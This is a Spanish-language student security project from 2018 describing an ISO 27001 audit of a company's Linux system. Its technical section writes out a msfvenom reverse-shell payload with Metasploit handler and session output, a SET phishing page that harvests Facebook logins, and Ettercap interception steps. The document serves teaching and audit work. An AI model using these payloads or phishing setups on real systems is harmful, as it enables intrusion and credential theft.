

**PROYECTO FINAL**

**SEGURIDAD EN SISTEMAS DE INFORMACIÓN**

**LUIS CARLOS JORDAN HURTADO**

**KELLY FERNANDA VÁSQUEZ ZAPATA**

**JHONATTAN LEANDRO BEDOYA MEJÍA**

**CORPORACIÓN DE ESTUDIOS TECNOLÓGICOS DEL  
NORTE DEL VALLE**

**TECNOLOGÍA EN SISTEMAS DE INFORMACIÓN**

**CARTAGO VALLE**

**2018**

**PROYECTO FINAL**

**INTEGRANTES:**

**LUIS CARLOS JORDAN HURTADO**

**KELLY FERNANDA VÁSQUEZ ZAPATA**

**JHONATTAN LEANDRO BEDOYA MEJÍA**

**TECNOLOGÍA EN SISTEMAS DE INFORMACIÓN**

**SEMESTRE V**

**TRABAJO DE:**

**SEGURIDAD EN SISTEMAS DE INFORMACIÓN**

**PRESENTADO A:**

**CARLOS LONDOÑO**

**CORPORACIÓN DE ESTUDIOS TECNOLÓGICOS DEL  
NORTE DEL VALLE**

**CARTAGO VALLE**

**2018**

# CONTENIDO

1.	Introducción.....	4
2.	Objetivos.....	5
2.1.	Objetivo General .....	5
2.2.	Objetivos Específicos .....	5
3.	Plan de Auditoría .....	6
4.	Lista de Verificación .....	8
5.	Reporte de Auditoría .....	10
6.	Informe experto técnico.....	12
6.1.	Ataques.....	12
6.1.1.	Elevación de privilegios:.....	12
6.1.2.	Ingeniería Social: .....	15
6.1.3.	Ettercap: .....	17
6.1.4.	Captura de tráfico icmp:.....	20
6.1.5.	Red Wifi WPA:.....	21
7.	Recomendaciones .....	26
8.	Conslusiones.....	27
9.	Bibliografía.....	28

# 1. INTRODUCCIÓN

La seguridad en sistemas de información es un concepto de vital importancia para cualquier organización, esto se debe a la necesidad de proteger la información propia, de clientes y terceros que cada día se vuelve relevante si se quiere mantener cualquier negocio.

En este proyecto se pretende revisar el cumplimiento de un sistema de gestión de seguridad de la información de acuerdo a la norma estandarizada ISO 27001:2013, este procedimiento de revisión se llevara a cabo a través de una auditoria a un sistema operativo Linux de la empresa *Olimpica*, donde se documentara los procesos, evidencias y reportes en el cual se exponen las opciones de mejora que permitan a la empresa *Olimpica* tomar la decisión de incluir la implementación y certificación del sistema de gestión de seguridad basado en la norma ISO 27001:2013.

## **2. OBJETIVOS**

### **2.1. OBJETIVO GENERAL**

Elaborar una auditoría al sistema operativo Linux de la empresa *Olímpica*, para establecer el estado actual de la seguridad de la información en el proceso de desarrollo mediante la auditoría interna teniendo como referente la norma ISO 27001:2013.

### **2.2. OBJETIVOS ESPECÍFICOS**

- Buscar vulnerabilidades disponibles realizando una elevación de privilegios, ingeniería social y capturando el tráfico en un sistema operativo Linux de la compañía.
- Realizar un ataque a la Red wifi y a las bases de datos para ver vulnerabilidades y comprobar el estado actual de la seguridad de la información.
- Elaborar el plan de auditoría y diseñar los instrumentos para recolección de información y pruebas que determinen si es o no vulnerable.

### 3. PLAN DE AUDITORÍA

- **Objetivo de la auditoría:**

Verificar el cumplimiento de la norma ISO 27001 de 2013.

- **Alcance:**

Realizar una auditoría al sistema de gestión de seguridad información de la empresa *Olímpica* ubicada en la calle 14 # 11-19 de la ciudad de Cartago Valle – Colombia, donde se auditará sobre la seguridad de las operaciones y la seguridad de las comunicaciones, contemplados en la norma ISO 27001:2013.

- **Area a auditar:**

Tecnologías de la información.

- **Personas a auditar:**

- ✓ Díaz Marin Carlos – Líder de desarrollo.
- ✓ Lopez Sanchez Sonia – Analista de proyectos.
- ✓ Valderrama Osorio Laura – Líder de Infraestructura.

- **Documentos consultados:**

Norma ISO 27001:2013

Políticas de Seguridad

- **Equipo Auditor:**

- ✓ Luis Carlos Jordan Hurtado – Auditor Líder.
- ✓ Kelly Fernanda Vásquez Zapata – Auditora Junior.
- ✓ Jhonattan Leandro Bedoya Mejía – Experto Técnico.

- **Fecha/Hora/Lugar:**

Junio 15 de 2018 a las 2:00pm en la dirección de tecnologías de la información de la empresa *Olímpica* de Cartago Valle – Colombia ubicada en la calle 14 # 11-19.

## 4. LISTA DE VERIFICACIÓN

- **Objetivo:**

Verificar el cumplimiento de la norma ISO 27001 de 2013 donde habla sobre la evaluación de desempeño, la seguridad de las operaciones y la seguridad de las comunicaciones.

- **Fecha:**

Junio 15 de 2018.

- **Area a auditar:**

Tecnologías de la información.

- **Auditor(es):**

- ✓ Luis Carlos Jordan Hurtado – Auditor Líder.
- ✓ Kelly Fernanda Vásquez Zapata – Auditora Junior.
- ✓ Jhonattan Leandro Bedoya Mejía – Experto Técnico.

- **Personas a auditar:**

- ✓ Díaz Marin Carlos.
- ✓ Lopez Sanchez Sonia.
- ✓ Valderrama Osorio Laura.



PREGUNTAS	CONFORMIDAD			DOCUMENTOS CONSULTADOS	OBSERVACIONES
	C	NC	O		
Conjunto de políticas para la seguridad de la información.	X			Políticas de Seguridad.	La empresa cuenta con un documento de políticas de seguridad que es conocido por todos los procesos de la compañía.
Revisión de las políticas para la seguridad de la información.	X			Políticas de Seguridad.	Las políticas de seguridad de la información son revisadas y actualizadas por lo menos dos veces en cada periodo anual.
Asignación de responsabilidades para la seguridad de la información.			X	Aspectos organizativos de la seguridad de la información.	La responsabilidad sobre la seguridad de la información es delegada en el gerente de cada proyecto quien junto con el área de infraestructura y control interno monitorea el acceso y uso de la información según los privilegios asignados.
Seguridad de la información en la gestión de proyectos.		X		Aspectos organizativos de la seguridad de la información.	Se pueden apreciar debilidades en los controles de seguridad de la información debido a que la gestión de la misma en cada proyecto solamente es realizada ocasionalmente por el gerente de proyecto, quien se fundamenta que los controles de seguridad los ejerce de manera lógica el área de infraestructura, no existe evidencia de los controles realizados de manera periódica o constante ya que muchas veces depende del cliente del proyecto.

## 5. REPORTE DE AUDITORÍA

**FECHA:** 15 de Junio de 2018

**AREA AUDITADA:** Tecnologías de la Información

**PERSONA AUDITADA:** Carlos Díaz Marin.

**CARGO:** Líder de desarrollo.

**AUDITORES:** Jhonattan Bedoya, Luis Jordan y Kelly Vásquez.

NO CONFORMIDAD			DESCRIPCION DE LAS NC Y OBS	CAUSAS DE LAS NC	ACCIÓN A TOMAR C/P	FECHA DE EJE	RESPONSABLE	SEGUIMIENTO	
No.	NC	O						FECHA	FIRMA
	X		Se pueden apreciar debilidades en los controles de seguridad de la información debido a que la gestión de la misma en cada proyecto solamente es realizada ocasionalmente por el gerente de proyecto, quien se fundamenta que los controles de seguridad los ejerce de manera lógica el área de infraestructura, no existe evidencia de los controles realizados de manera periódica o constante ya que muchas veces depende del cliente del proyecto.	La empresa no considera necesario controlar de manera periódica la realización de discos locales por tema de baja capacidad de almacenamiento.	Adquirir equipos con características más robustas y eficientes y así obtener una mejora en la utilización de los recursos.				

		X	<p>Se puede apreciar que en el área de sistemas no cuentan con ningún soporte de entrega de esta información por requisito de la norma NTC/ISO 27001:2013 A8.2.2 que dice: Todos los empleados de la organización y, cuando sea pertinente los contratistas y usuarios de terceras partes deben recibir información adecuada en concientización y actualizaciones regulares sobre las políticas y los procedimientos de la organización, según sea pertinente para sus funciones.</p>	<p>El área de tecnología de la información no ha efectuado la distribución de la información pertinente. La empresa nunca ha contado con el debido manual de procesos que especifique la ejecución de procesos relevantes. La empresa no posee capacitaciones regulares sobre la importancia de esta información.</p>	<p>Realizar una capacitación sobre la información pertinente de la protección de la información, hacer firmar actas de asistencia de las capacitaciones. Socializar y actualizar constantemente cualquier novedad que se presente respecto esta área.</p>				
--	--	---	---	---	---	--	--	--	--

## 6. INFORME EXPERTO TÉCNICO

### 6.1. ATAQUES


#### 6.1.1. ELEVACIÓN DE PRIVILEGIOS:

Elevación de privilegios resultante de dar una autorización atacante permisos más allá de aquéllos concedidos inicialmente. Por ejemplo, un atacante con un conjunto de privilegios de permisos de "solo lectura" eleva de algún modo el conjunto para incluir la "lectura y escritura". (Microsoft, 2017)

Creación del exploit o archivo infectado el cual será enviado a la víctima y consta de la siguiente estructura; Inicialmente elegimos el payload el cual es Linux/x64 ó x86/meterpreter/reverse\_tcp lhost=ip\_local lport=puerto -f elf -o y por último la ubicación donde se guardará el archivo que se genere:

```
root@tatan:~# msfvenom -p linux/x64/meterpreter/reverse_tcp lhost=192.168.1.59 lport=8888 -f elf -o /root/Escritorio/infeccion.elf
```

Ingresamos a msf console:



Luego procedemos a utilizar el exploit para la ejecución, se le ingresan los siguientes comandos

y por último se verifica que se inició una sección con la máquina víctima :

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.59
lhost => 192.168.1.59
msf exploit(multi/handler) > set lport 8888
lport => 8888
msf exploit(multi/handler) > run -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.59:8888
msf exploit(multi/handler) > [*] Sending stage (812100 bytes) to 192.168.1.60
[*] Meterpreter session 1 opened (192.168.1.59:8888 -> 192.168.1.60:43926) at 2018-06-07 17:09:43 -0500
Interrupt: use the 'exit' command to quit
msf exploit(multi/handler) > sessions -i

Active sessions
=====

```


Id	Name	Type	Information	Connection
1		meterpreter	x64/linux uid=1000, gid=1000, euid=1000, egid=1000 @ 192.168.1.60	192.168.1.59:8888 -> 192.168.1.60:43926 (192.168.1.60)

Se crea la sesión y elegimos la sección en este caso la numero 1:

```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > upload /root/Escritorio/rootkit /tmp/rootkit
[*] uploading : /root/Escritorio/rootkit -> /tmp/rootkit
```

En la máquina víctima se debe ejecutar dicho exploit (infección.elf) para que realice la conexión con la máquina remota:




Iniciamos la Shell en el equipo víctima, verificamos que podemos crear y eliminar, se le dan permisos al archivo rootkit con el comando `chmod +x rootkit` y por último se ejecuta `./rootkit`, en nuestro caso la elevación de privilegios no es exitosa:

```
meterpreter > shell
Process 3946 created.
Channel 1 created.
cd /tmp/
ls
at-spi2
keyring-sMmEYs
pulse-2L9K88eMlGn7
pulse-PKdhtXMmr18n
pulse-fJoyjbhFglUd
rootkit
ssh-JppjRbgx1860
unity_support_test.1
chmod +x rootkit
./rootkit
/bin/sh: 4: ./rootkit: not found
```

### 6.1.2. INGENIERIA SOCIAL:

La Ingeniería social es la práctica de obtener información confidencial a través de la manipulación de usuarios legítimos. Es una técnica que pueden usar ciertas personas, tales como investigadores privados, criminales, o delincuentes informáticos, para obtener información, acceso o privilegios en sistemas de información que les permitan realizar algún acto que perjudique o exponga la persona u organismo comprometido a riesgo o abusos. (Wikipedia, 2018)

Ingresamos a setoolkit y seleccionamos la opción 1) Social-Engineering Attacks:



```
luisjordan@kaliNet: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.7.4
Current version: 7.7.8

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

Ingresamos la opción 1) Web Templates, para generar una plantilla web falsa y luego la dirección IP de la máquina del atacante e ingresamos la opción 3) Facebook, en este caso para generar la plantilla falsa:

```
luisjordan@kaliNet: ~
Archivo  Editar  Ver  Buscar  Terminal  Ayuda

1) Web Templates
2) Site Cloner
3) Custom Import


99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them in to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.5]:10.0.2.5

1. Java Required
2. Google
3. Facebook
4. Twitter
5. Yahoo


set:webattack> Select a template:
```

La victima iniciará sesión en la plantilla falsa:



En la máquina del atacante van quedando toda la información:





```
luisjordan@kaliNet: ~  
Archivo  Editor  Ver  Buscar  Terminal  Ayuda  
fields are available. Regardless, this captures all POSTs on a website.  
[*] The Social-Engineer Toolkit Credential Harvester Attack  
[*] Credential Harvester is running on port 80  
[*] Information will be displayed to you as it arrives below:  
10.0.2.7 - - [07/Jun/2018 17:32:33] "GET / HTTP/1.1" 200 -  
[*] WE GOT A HIT! Printing the output:  
PARAM: lsd=AVoNgv6I  
PARAM: display=  
PARAM: enable_profile_selector=  
PARAM: legacy_return=1  
PARAM: profile_selector_ids=  
PARAM: trynum=1  
PARAM: timezone=  
PARAM: lgnrnd=200149_g8sP  
PARAM: lgnjs=n  
POSSIBLE USERNAME FIELD FOUND: email=esoesprueba@gmail.com  
POSSIBLE PASSWORD FIELD FOUND: pass=123456  
PARAM: persistent=1  
PARAM: default_persistent=1  
POSSIBLE USERNAME FIELD FOUND: login=Log+In  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```


### 6.1.3. ETTERCAP:

Ettercap es un interceptor/sniffer/registrador para LANs con switch. Soporta direcciones activas y pasivas de varios protocolos (incluso aquellos cifrados, como SSH y HTTPS). También hace posible la inyección de datos en una conexión establecida y filtrado al vuelo aun manteniendo la conexión sincronizada gracias a su poder para establecer un Ataque Man-in-the-middle(Spoofing). (Wikipedia, 2018)


Ingresamos a Ettercap y seleccionamos la opción Hosts list:



Seleccionamos la opción Network Interface eth0 y Aceptar:




Nos lista los Hosts disponibles y elegimos uno:



La víctima iniciaría sección normalmente mientras Ettercap está capturando los datos internamente:




En la máquina del atacante queda todo el tráfico de información, incluyendo datos personales como usuarios y contraseñas:

